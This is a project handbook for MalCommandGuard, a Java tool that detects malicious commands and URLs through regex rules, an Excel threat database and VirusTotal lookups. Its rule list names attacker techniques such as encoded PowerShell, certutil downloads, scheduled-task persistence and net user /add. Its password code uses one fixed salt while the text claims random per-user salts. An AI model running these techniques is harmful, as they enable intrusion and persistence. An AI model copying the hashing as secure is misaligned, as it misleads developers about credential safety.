MalCommandGuard HandBook

Author: Jeniffer Su Kai Li

Abstract

Cyberattacks are becoming harder to detect. Hackers now use normal system tools like PowerShell and CMD to hide their malicious activities, making it difficult for traditional antivirus software to catch them. This creates a serious security problem for computers and networks.

To solve this issue, I developed **MalCommandGuard** - a security tool that monitors and analyzes commands and URLs in real-time to spot potential threats. The system uses three different detection methods working together. The system focuses heavily on security by design. It includes secure user login with encrypted passwords, protection against brute force attacks, role-based access control, and comprehensive logging. Users get immediate alerts through multiple channels when threats are detected, including console messages, popup windows, and detailed log files.

MalCommandGuard successfully combines effectiveness with user-friendliness. It can detect threats while maintaining good performance and user-friendly operation. The system is lightweight, easy to use, and provides clear explanations of why something is considered dangerous. Testing shows it can effectively identify malicious commands, suspicious URLs, and harmful file hash while maintaining good system performance.

Table of Contents

List of Figures

List of Tables

1.0 Introduction

The rise of sophisticated cyber threats has forced attackers to move beyond traditional malware, increasingly adopting techniques that exploit legitimate system utilities such as PowerShell, CMD, and Bash. These "living off the land" methods often evade traditional antivirus systems, which rely heavily on static signatures and predefined heuristics. As a result, detecting malicious commands and URLs that appear normal at first glance has become a significant challenge for endpoint security.

To address this gap, this project introduces **MalCommandGuard**, a lightweight yet powerful endpoint monitoring prototype designed to detect, classify, and alert users of potentially harmful activities. The system applies a multi-layered detection strategy combining rule-based pattern recognition, VirusTotal signature-based checking, and behavioral scoring to evaluate executed commands and URLs in real-time. It also emphasizes secure software development through features such as input validation, password hashing with salt, brute-force protection, and role-based access control. A multi-channel alert system, and detailed risk classification enhance usability for both regular users and administrators.

2.0 System Research and Design

2.1 Requirements Analysis

2.1.1 Functional Requirements

Primary Monitoring Capabilities:

- Real-time detection of command execution (PowerShell, CMD, Bash)
- URL detection
- Analyzes file hashes and behaviors to identify anomalies

Detection and Classification:

- Multi-method detection implementation (rule-based, signature-based, behavioral)
- Risk scoring system with weighted parameters
- Classification into malicious, suspicious, and legitimate categories

User Interaction and Alerting:

- Secure user registration and authentication system
- Role-based access control (User and Administrator roles)
- Provides alert notifications via:
  - *Console output*
  - *GUI popup messages*
  - *Persistent log files*
  - *Detailed VirusTotal reports*

2.1.2 Non-Functional Requirements

Security Requirements:

- Secure password handling with SHA-256 hashing and salt
- Input validation and sanitization to prevent injection attacks
- Brute force login attempts are detected and mitigated
- Role-based access control implementation

Performance Requirements:

- Real-time monitoring with minimal system impact
- Efficient database operations and caching
- Responsive user interface with quick analysis results

Reliability Requirements:

- Comprehensive error handling and logging
- System stability under continuous monitoring
- Data integrity and secure storage

2.2 System Architecture Design

The table below summarizes the core components of the MalCommandGuard system architecture:

Table 1: System Architecture Design- User Interface Layer

Layer	**Component**	**Features & Functions**
User Interface Layer	Registration Module	- Input validation: unique username enforcement - Password strength validation - Password confirmation match - Password masking UI
	Login Module	- User authentication - Password hash comparison - Brute force protection (locks after 3 failed attempts) - Session initiation
	Role-Based Access Panel	- Admin-only access to system management tools - User-specific feature access (RBAC)
	Admin Panel	- View all users - Show database statistics - Display log file locations
	CLI Interface	- Command input - Real-time result view - Display detailed scoring and classification
	Help & Documentation	- Provide help for user to know about purpose of system, detection methods, alert system types, sample testing commands and summary of security features

Table 2: System Architecture Design- Security Layer

Security Layer	**Security Controls**	**Functions**
Input Validation	Input Sanitization	- Prevents command injection or malformed inputs such as length limits and character filters
Password Protection	SHA-256 Hashing with Salt	- Random salt added to passwords before hashing to defend against rainbow table attacks
	Password Masking	- Prevents password visibility during entry
Access Control	Role-Based Access Control	- Admin vs. user privilege control to protect critical settings and logs
	Brute Force Protection	- Max 3 failed attempts, system locks and exits
Audit Logging	Secure Event Logging	- Tracks login, commands, detection, alert events - Supports forensic review and traceability

Table 3: System Architecture Design- Analysis Engine

Analysis Engine	**Detection Method(s)**	**Core Features**
Rule Engine	Rule-Based Detection	- Custom detection rules of command/URL syntax analysis - Pattern analysis for obfuscated or suspicious command/URL structures
Threat Database	Signature-Based Detection	- Excel integration with known command patterns - Database acts as a local blacklist/reference for malicious indicators

VirusTotal API	Signature-Based Detection	- Cloud-based analysis of command strings, URLs, and file hashes - Checks against VirusTotal's global threat intelligence
Risk Scoring System	Behavior-Based Detection	- Multi-factor scoring system including Lolbin Score (0.05), Content Score (0.4), Frequency Score (0.2), Source Score (0.1), Network Score (0.1), Behavioral Score (0.1), History Score (0.05), Final classification (malicious/suspicious/legitimate)

Table 4: System Architecture Design-Alert System

Alert System	Notification Methods	Delivery Channels
Console Alerts	Terminal Notification	- Real-time messages for CLI users
GUI Popups	Visual Warnings	- Popup alerts for critical and suspicious actions
Comprehensive Logs	Persistent Logging	- Log file saved with timestamp, command, classification, and scores
VirusTotal Reports	External Analysis Results	- VirusTotal responses for commands, hashes, and URLs

2.3 Technology Selection and Justification

2.3.1 Programming Language: Java

Selection Rationale:

- **Platform Independence**: Java's "write once, run anywhere" capability ensures cross-platform compatibility
- **Security Features**: Built-in security managers and cryptographic libraries
- **Enterprise Integration**: Extensive library ecosystem and enterprise-grade frameworks

- **Memory Management**: Automatic garbage collection reduces memory-related vulnerabilities

2.3.2 Database Integration: Apache POI + Excel

Selection Rationale:

- **Flexibility**: Excel format allows easy threat intelligence updates
- **Compatibility**: Widely supported across different platforms and tools
- **Performance**: Efficient reading and parsing capabilities
- **Maintainability**: Non-technical users can update threat databases

2.3.3 User Interface: CLI with GUI Components

Selection Rationale:

- **Efficiency**: Command-line interface provides rapid interaction for power users
- **Security**: GUI password dialogs enable secure credential input
- **Accessibility**: Multiple interface options accommodate different user preferences
- **Integration**: Easy integration with existing security workflows

3.0 System Features

This section documents the core functionalities of the **MalCommandGuard** system, detailing its interface components, detection logic, and built-in security mechanisms. The following subsections outline each feature with clear explanations to guide users, developers, and evaluators.

System Dashboard:

```
run:
[SECURITY] User database loaded with hashed passwords
[INFO] Loading database from Excel file...
[SUCCESS] Database loaded: 599 detailed command entries
[SUCCESS] Enhanced detection rules loaded: 56 patterns
[SUCCESS] Enhanced command analyzer initialized
Jul 30, 2025 8:04:31 PM malcommandguard.MalCommandGuard setupLogging

INFO: === MalCommandGuard CLI Started ===
======================================================================
MALCOMMANDGUARD
Advanced Command & URL Detection System
======================================================================
Detection Method: Rule-based Detection
======================================================================

AUTHENTICATION MENU
------------------------------
1. Login
2. Register New User
3. Exit
Choose option (1-3):
```

Figure 1: MalcommandGuard Dashboard

3.1 User Authentication & Security Controls

Register

The registration system ensures secure account creation through multiple validation layers:

Input Validation: Prevents duplicate usernames and enforces strong password creation.

```
AUTHENTICATION MENU
------------------------------
1. Login
2. Register New User
3. Exit
Choose option (1-3): 2

USER REGISTRATION
-------------------------
[INFO] Password input will use secure GUI dialog
[SECURITY] New users are automatically assigned USER role
Enter username (3-20 characters, alphanumeric): Jeniffer
[ERROR] Username already exists!
Enter username (3-20 characters, alphanumeric):
```

Figure 2: Authentication Menu

Password Strength Validation: Ensures passwords meet the minimum password length.




Figure 3: Password Strength Validation

Password Confirmation Matching: Prevents user errors by verifying repeated password input.




Figure 4: Password Confirmation Matching

Limit Attempt to Prevent Brute Force

```
AUTHENTICATION MENU
------------------------------
1. Login
2. Register New User
3. Exit
Choose option (1-3): 2

USER REGISTRATION
-------------------------
[INFO] Password input will use secure GUI dialog
[SECURITY] New users are automatically assigned USER role
Enter username (3-20 characters, alphanumeric): JSKL
Enter password (minimum 8 characters): [SECURITY] Password entered securely via GUI
[ERROR] Password must be at least 8 characters!
Enter password (minimum 8 characters): [SECURITY] Password entered securely via GUI
Confirm password: [SECURITY] Password entered securely via GUI
[ERROR] Passwords do not match!
Enter password (minimum 8 characters): [SECURITY] Password entered securely via GUI
Confirm password: [SECURITY] Password entered securely via GUI
Enter role (USER/ADMIN) [default: USER]:
[SECURITY] Password hashed: 8b03dd27c51c49dc...[truncated for security]
[SECURITY] New user password hashed with SHA-256 + salt
[SECURITY] User database saved with hashed passwords
[SUCCESS] User registered successfully!
Jul 30, 2025 8:14:10 PM malcommandguard.MalCommandGuard performRegistration
INFO: New user registered: JSKL (USER)
```

Figure 5: Limit 3 Times Attempts

Password Hashing with Salt: Implements **SHA-256 hashing** along with a randomly generated salt for each user. This technique:

- Strengthens password protection against **rainbow table attacks**, which use precomputed hash values.
- Ensures unique hash values even if two users choose the same password.

```java
/**
 * Enhanced password hashing with salt using SHA-256
 * Salt prevents rainbow table attacks
 */
private String hashPasswordWithSalt(String password) {
    try {
        // Combine password with salt
        String saltedPassword = password + SALT;

        java.security.MessageDigest md = java.security.MessageDigest.getInstance(algorithm:"SHA-256");
        byte[] hash = md.digest(input: saltedPassword.getBytes(charsetName: "UTF-8"));

        // Convert to hexadecimal string
        StringBuilder hexString = new StringBuilder();
        for (byte b : hash) {
            String hex = Integer.toHexString(0xff & b);
            if (hex.length() == 1) hexString.append(c: '0');
            hexString.append(str:hex);
        }

        String hashedResult = hexString.toString();
        System.out.println("[SECURITY] Password hashed: " + hashedResult.substring(beginIndex: 0, endIndex: 16) + "...[truncated for security]");

        return hashedResult;
    } catch (Exception e) {
        throw new RuntimeException(message: "Error hashing password with salt", cause: e);
    }
}
```

Figure 6: Password Hashing with Salt

Password Masking: Hides password characters during input for privacy.




Figure 7: Password Masking

Log In

The login system authenticates users securely by **authentication system**: to validate hashed credentials against stored values in the user database.

Successful Login

```
AUTHENTICATION MENU
------------------------------
1. Login
2. Register New User
3. Exit
Choose option (1-3): 1

SECURE LOGIN
--------------------
[SECURITY] Maximum 3 login attempts allowed
[WARNING] Program will exit after 3 failed attempts
[INFO] Password input will use secure GUI dialog
Username: JSKL
Password: [SECURITY] Password entered securely via GUI
[SECURITY] Password hashed: 8b03dd27c51c49dc...[truncated for security]
[SECURITY] Password hash verification: SUCCESS
[SECURITY] Password verification successful using SHA-256 hash
[SUCCESS] Login successful!
Welcome JSKL (Role: USER)
Jul 30, 2025 8:22:46 PM malcommandguard.MalCommandGuard performLogin
INFO: User logged in: JSKL (USER)
```

Figure 8: Successful Login

Input Validation- Empty Password

```
MALCOMMANDGUARD
Advanced Command & URL Detection System
======================================================================
Detection Method: Rule-based Detection
======================================================================

AUTHENTICATION MENU
------------------------------
1. Login
2. Register New User
3. Exit
Choose option (1-3): 1

SECURE LOGIN
--------------------
[SECURITY] Maximum 3 login attempts allowed
[WARNING] Program will exit after 3 failed attempts
[INFO] Password input will use secure GUI dialog
Username: JSKL
Password: [SECURITY] Password entered securely via GUI
[ERROR] Password cannot be empty!
Username:
```

Figure 9: Empty Password

Invalid Credentials

```
MALCOMMANDGUARD
Advanced Command & URL Detection System
======================================================================
Detection Method: Rule-based Detection
======================================================================

AUTHENTICATION MENU
------------------------------
1. Login
2. Register New User
3. Exit
Choose option (1-3): 1

SECURE LOGIN
--------------------
[SECURITY] Maximum 3 login attempts allowed
[WARNING] Program will exit after 3 failed attempts
[INFO] Password input will use secure GUI dialog
Username: JSKL
Password: [SECURITY] Password entered securely via GUI
[ERROR] Password cannot be empty!
Username: JSKL
Password: [SECURITY] Password entered securely via GUI
[SECURITY] Password hashed: 6cc734fa85d6f45f...[truncated for security]
[SECURITY] Password hash verification: FAILED
[ERROR] Invalid credentials! Attempts remaining: 1
Jul 30, 2025 8:24:47 PM malcommandguard.MalCommandGuard performLogin
WARNING: Failed login attempt for: JSKL
Username:
```

Figure 10: Invalid Credentials

Brute Force Protection: Locks the system and exits after **3 failed login attempts**, effectively mitigating dictionary attacks and credential stuffing.

```
Choose option (1-3): 1

SECURE LOGIN
--------------------
[SECURITY] Maximum 3 login attempts allowed
[WARNING] Program will exit after 3 failed attempts
[INFO] Password input will use secure GUI dialog
Username: JSKL
Password: [SECURITY] Password entered securely via GUI
[ERROR] Password cannot be empty!
Username: JSKL
Password: [SECURITY] Password entered securely via GUI
[SECURITY] Password hashed: 6cc734fa85d6f45f...[truncated for security]
[SECURITY] Password hash verification: FAILED
[ERROR] Invalid credentials! Attempts remaining: 1
Jul 30, 2025 8:24:47 PM malcommandguard.MalCommandGuard performLogin
WARNING: Failed login attempt for: JSKL
Username: JSKL
Password: [SECURITY] Password entered securely via GUI
[SECURITY] Password hashed: 826fbcfd99ca8ee6...[truncated for security]
[SECURITY] Password hash verification: FAILED
[ERROR] Invalid credentials! Attempts remaining: 0
Jul 30, 2025 8:25:25 PM malcommandguard.MalCommandGuard performLogin
WARNING: Failed login attempt for: JSKL
[SECURITY LOCKOUT] Too many failed attempts!
[SYSTEM] Program will now exit for security reasons.
[INFO] This is a security feature - not an error.
Jul 30, 2025 8:25:25 PM malcommandguard.MalCommandGuard performLogin
SEVERE: Security lockout triggered after 3 failed attempts - System exit

Exiting in 3 seconds...
Program terminated for security reasons.
BUILD SUCCESSFUL (total time: 1 minute 59 seconds)
```

Figure 11: Brute Force Protection

Role-Based Access Control (RBAC): Grants access based on user roles:

- **Admin** users can access all system settings, statistics, and user management panels.

```
SECURE LOGIN
--------------------
[SECURITY] Maximum 3 login attempts allowed
[WARNING] Program will exit after 3 failed attempts
[INFO] Password input will use secure GUI dialog
Username: admin
Password: [SECURITY] Password entered securely via GUI
[SECURITY] Password hashed: da0620abe050dlaa...[truncated for security]
[SECURITY] Password hash verification: SUCCESS
[SECURITY] Password verification successful using SHA-256 hash
[SUCCESS] Login successful!
Welcome admin (Role: ADMIN)
Jul 30, 2025 8:26:35 PM malcommandguard.MalCommandGuard performLogin
INFO: User logged in: admin (ADMIN)

[INFO] Database loaded: 572 command entries
[INFO] System ready for command analysis!

============================================================
MAIN MENU - admin (ADMIN)
============================================================
1. Analyze Command/URL
2. View Statistics
3. Admin Panel
4. Help
5. Logout
6. Exit
7. VirusTotal Analysis
------------------------------------------------------------
Select option:
```

Figure 12: Admin Interface

- **Regular Users** can only monitor commands, review detection results, and run VirusTotal checks.

```
SECURE LOGIN
--------------------
[SECURITY] Maximum 3 login attempts allowed
[WARNING] Program will exit after 3 failed attempts
[INFO] Password input will use secure GUI dialog
Username: JSKL
Password: [SECURITY] Password entered securely via GUI
[SECURITY] Password hashed: 8b03dd27c51c49dc...[truncated for security]
[SECURITY] Password hash verification: SUCCESS
[SECURITY] Password verification successful using SHA-256 hash
[SUCCESS] Login successful!
Welcome JSKL (Role: USER)
Jul 30, 2025 8:27:32 PM malcommandguard.MalCommandGuard performLogin

[INFO] Database loaded: 572 command entries
[INFO] System ready for command analysis!
INFO: User logged in: JSKL (USER)

============================================================
MAIN MENU - JSKL (USER)
============================================================
1. Analyze Command/URL
2. View Statistics
4. Help
5. Logout
6. Exit
7. VirusTotal Analysis
------------------------------------------------------------
Select option:
```

Figure 13: Regular User Interface

3.2 Detection Engine

The **Detection Engine** in MalCommandGuard uses a **multi-method approach** that combines **rule-based**, **signature-based**, and **behavior-based detection techniques** to identify malicious or suspicious commands and URLs effectively.

3.2.1 Rule-Based Detection

The system first applies a **rule-based analysis** method to detect known attack patterns:

- **Excel-Based Detection Database:** A local detection dataset containing **572 known suspicious or malicious commands and keywords** is integrated into the engine to enable faster matching.

```java
private void loadDatabase() {
    try {
        File dbFile = new File(pathname: DATABASE_FILE);
        if (!dbFile.exists()) {
            System.out.println(x: "[WARNING] Database file not found. Creating sample database...");
            createSampleDatabase();
            return;
        }

        System.out.println(x: "[INFO] Loading database from Excel file...");
        FileInputStream fis = new FileInputStream(file: dbFile);
        Workbook workbook = new XSSFWorkbook(is: fis);
        Sheet sheet = workbook.getSheetAt(i: 0);

        int loaded = 0;
        boolean isFirstRow = true;

        for (Row row : sheet) {
            if (isFirstRow) {
                isFirstRow = false;
                continue; // Skip header
            }

            try {
                // Read all columns as per your Excel structure
                String prompt = getCellValue(cell: row.getCell(i: 0));          // Column A
                String response = getCellValue(cell: row.getCell(i: 1));        // Column B
                String lolbin = getCellValue(cell: row.getCell(i: 2));          // Column C - Lolbin (0.05)
                String content = getCellValue(cell: row.getCell(i: 3));         // Column D - Content (0.4)
                String frequency = getCellValue(cell: row.getCell(i: 4));       // Column E - Frequency (0.2)
                String source = getCellValue(cell: row.getCell(i: 5));          // Column F - Source (0.1)
                String network = getCellValue(cell: row.getCell(i: 6));         // Column G - Network (0.1)
                String behavioural = getCellValue(cell: row.getCell(i: 7));     // Column H - Behavioural (0.1)
                String history = getCellValue(cell: row.getCell(i: 8));         // Column I - History (0.05)
```

Figure 14: Excel-Based Detection Database

Method: loadDatabase() This method handles Excel integration using Apache POI library:

- **Excel File Processing**: Reads from **cmd_huge_known_commented_updated.xlsx**
- **572+ Command Database**: Known malicious and suspicious commands stored in **DetailedCommandEntry** objects
- **Cell Value Extraction**: **getCellValue()** and **getCellNumber()** methods handle different Excel data types
- **Real-time Lookup**: Instant database querying through HashMap storage
- **Partial Matching**: Substring and pattern matching in the analysis loop

Command/URL Pattern Matching: Every executed command or URL is compared against **56 predefined detection rules** that cover known malicious patterns such as PowerShell file downloads, encoded payloads, and LOLBin usage.

```
private void createDetectionRules() {
    rules.clear();

    // Enhanced malicious patterns
    addRule(pattern: ".*powershell.*-enc.*", classification: "malicious", score: 0.90, description: "Encoded PowerShell execution detected");
    addRule(pattern: ".*powershell.*iex.*", classification: "malicious", score: 0.85, description: "PowerShell Invoke-Expression usage");
    addRule(pattern: ".*powershell.*bypass.*", classification: "malicious", score: 0.80, description: "PowerShell execution policy bypass");
    addRule(pattern: ".*certutil.*-urlcache.*", classification: "malicious", score: 0.90, description: "CertUtil file download technique");
    addRule(pattern: ".*bitsadmin.*/transfer.*", classification: "malicious", score: 0.85, description: "BITS Admin file transfer");
    addRule(pattern: ".*schtasks.*/create.*", classification: "malicious", score: 0.88, description: "Scheduled task creation for persistence");
    addRule(pattern: ".*wmic.*process.*create.*", classification: "malicious", score: 0.82, description: "WMIC process execution");
    addRule(pattern: ".*net.*user.*\\/add.*", classification: "malicious", score: 0.80, description: "User account creation");
    addRule(pattern: ".*rundll32.*javascript.*", classification: "malicious", score: 0.85, description: "Rundll32 JavaScript execution");
    addRule(pattern: ".*regsvr32.*/u.*/s.*", classification: "malicious", score: 0.75, description: "Regsvr32 suspicious usage");
    addRule(pattern: ".*cmd.*\\/c.*echo.*\\|.*", classification: "malicious", score: 0.70, description: "Command chaining with pipes");

    // Enhanced suspicious patterns
    addRule(pattern: ".*net.*user(?!.*\\/add).*", classification: "suspicious", score: 0.60, description: "User account enumeration");
    addRule(pattern: ".*reg.*query.*", classification: "suspicious", score: 0.50, description: "Registry querying activity");
    addRule(pattern: ".*whoami.*/priv.*", classification: "suspicious", score: 0.55, description: "Privilege enumeration");
    addRule(pattern: ".*tasklist.*/svc.*", classification: "suspicious", score: 0.52, description: "Service enumeration");
    addRule(pattern: ".*netstat.*-a.*", classification: "suspicious", score: 0.45, description: "Network connection enumeration");
    addRule(pattern: ".*sc.*query.*", classification: "suspicious", score: 0.50, description: "Service control querying");
    addRule(pattern: ".*query.*user.*", classification: "suspicious", score: 0.48, description: "User session querying");
    addRule(pattern: ".*dir.*\\/s.*", classification: "suspicious", score: 0.40, description: "Recursive directory listing");
    addRule(pattern: ".*findstr.*/s.*/i.*password.*", classification: "suspicious", score: 0.65, description: "Password file searching");


    // Legitimate patterns
    addRule(pattern: "^(dir|ls|pwd|cd|cls|clear)$", classification: "legitimate", score: 0.05, description: "Basic file system commands");
    addRule(pattern: "^(ping|ipconfig|nslookup|tracert)\\s+[a-zA-Z0-9.-]+$", classification: "legitimate", score: 0.10, description: "Network diagnostic tools");
    addRule(pattern: "^systeminfo$", classification: "legitimate", score: 0.08, description: "System information command");
    addRule(pattern: "^(copy|move|del|mkdir|rmdir)\\s+.*", classification: "legitimate", score: 0.12, description: "File management operations");

    // Additional suspicious patterns
```

Figure 15: createDetectionRules()

Method: createDetectionRules() This method initializes the pattern recognition system by creating **DetectionRule** objects with regex patterns. The system employs:

- **56+ Detection Rules**: Comprehensive pattern database covering known attack vectors
- **Classification Assignment**: Each rule contains predefined classification levels (malicious/suspicious/legitimate)
- **Pattern Matching**: The **matches()** method in **DetectionRule** class uses compiled regex patterns

```
class DetectionRule {
    private Pattern pattern;
    private String classification;
    private double score;
    private String description;

    public DetectionRule(String regex, String classification, double score, String description) {
        this.pattern = Pattern.compile(regex, flags: Pattern.CASE_INSENSITIVE);
        this.classification = classification;
        this.score = score;
        this.description = description;
    }

    public boolean matches(String input) {
        return pattern.matcher(input).find();
    }

    public String getClassification() { return classification; }
    public double getScore() { return score; }
    public String getDescription() { return description; }
}
```

Figure 16: Class DetectionRule

Workflow and Processing

The rule-based detection workflow follows a systematic approach:

1. **Input Sanitization**: Commands undergo preprocessing to remove control characters
2. **Pattern Matching**: Sequential rule evaluation with early termination on match
3. **Classification Assignment**: Threat level determination based on matched rule
4. **Risk Scoring**: Numerical risk assessment for priority determination

3.2.2 Signature-Based Detection

For items that match known threat indicators, the system applies **signature-based detection** using external intelligence:

- **VirusTotal Integration:** Commands, URLs, and file hashes are submitted to **VirusTotal's multi-engine database** to determine if they are already known to be malicious.


```
static class VirusTotalIntegration {
    private static final String VIRUSTOTAL_API_KEY =
    private static final String VIRUSTOTAL_BASE_URL =

    private HttpClient httpClient;
    private ObjectMapper objectMapper;

    public VirusTotalIntegration() {
        this.httpClient = HttpClient.newBuilder()
                .connectTimeout(drtn: Duration.ofSeconds(seconds: 30))
                .build();
        this.objectMapper = new ObjectMapper();
    }

    public void executeVirusTotalAnalysis(Scanner scanner) {
        System.out.println(x: "\n=== VirusTotal Analysis ===");
        System.out.println(x: "1. Analyze URL");
        System.out.println(x: "2. Analyze File Hash");
        System.out.println(x: "3. Analyze Command/String");
        System.out.println(x: "4. Back to Main Menu");
        System.out.print(s: "Select analysis type: ");

        int choice = scanner.nextInt();
        scanner.nextLine(); // Consume newline

        switch (choice) {
            case 1:
                analyzeURL(scanner);
                break;
            case 2:
                analyzeFileHash(scanner);
                break;
```

Figure 17: VirusTotalIntegration Class

Class: VirusTotalIntegration This class handles all external API communications using:

- **HttpClient**: Java 11+ HTTP client for API requests
- **ObjectMapper**: Jackson library for JSON response parsing
- **API Configuration**: Predefined API key and base URL constants

Method: executeVirusTotalAnalysis()- Main entry point that provides users with analysis options:

```
public void executeVirusTotalAnalysis(Scanner scanner) {
    System.out.println(x: "\n=== VirusTotal Analysis ===");
    System.out.println(x: "1. Analyze URL");
    System.out.println(x: "2. Analyze File Hash");
    System.out.println(x: "3. Analyze Command/String");
    System.out.println(x: "4. Back to Main Menu");
    System.out.print(s: "Select analysis type: ");

    int choice = scanner.nextInt();
    scanner.nextLine(); // Consume newline

    switch (choice) {
        case 1:
            analyzeURL(scanner);
            break;
        case 2:
            analyzeFileHash(scanner);
            break;
        case 3:
            analyzeCommand(scanner);
            break;
        case 4:
            return;
        default:
            System.out.println(x: "Invalid choice!");
    }
}
```

Figure 18: executeVirusTotalAnalysis()

1. **URL analysis via analyzeURL()**

```
private void analyzeURL(Scanner scanner) {
    System.out.print(s: "Enter URL to analyze: ");
    String url = scanner.nextLine();

    try {
        String scanResult = submitURL(url);
        System.out.println(x: "URL submitted for scanning...");
        Thread.sleep(millis:2000);
        String report = getURLReport(url);
        displayURLReport(jsonReport: report);
    } catch (Exception e) {
        System.err.println("Error analyzing URL: " + e.getMessage());
    }
}
```

Figure 19: analyzeURL()

submitURL(): Submits URL to VirusTotal scan endpoint using POST request

getURLReport(): Retrieves scan results using GET request with URL encoding

displayURLReport(): Parses JSON response using Jackson ObjectMapper and displays formatted results

2. **File hash analysis via analyzeFileHash()**

```
private void analyzeFileHash(Scanner scanner) {
    System.out.print(s: "Enter file hash (MD5, SHA1, or SHA256): ");
    String hash = scanner.nextLine();

    try {
        String report = getFileReport(hash);
        displayFileReport(jsonReport: report);
    } catch (Exception e) {
        System.err.println("Error analyzing file hash: " + e.getMessage());
    }
}
```

Figure 20: analyzeFileHash()

getFileReport(): Queries VirusTotal database using MD5/SHA1/SHA256 hashes

displayFileReport(): Processes JSON response to show detection statistics and threat assessment

Hash Support: Accepts multiple hash formats automatically

3. **Command string analysis via analyzeCommand()**

```
private void analyzeCommand(Scanner scanner) {
    System.out.print(s: "Enter command or string to analyze: ");
    String command = scanner.nextLine();

    try {
        String hash = createSHA256Hash(input: command);
        System.out.println("Generated SHA256 hash: " + hash);
        String report = getFileReport(hash);
        displayFileReport(jsonReport: report);

    } catch (Exception e) {
        System.err.println("Error analyzing command: " + e.getMessage());
    }
}
```

Figure 21: analyzeCommand()

analyzeCommand(): Converts input commands to SHA256 hashes for analysis

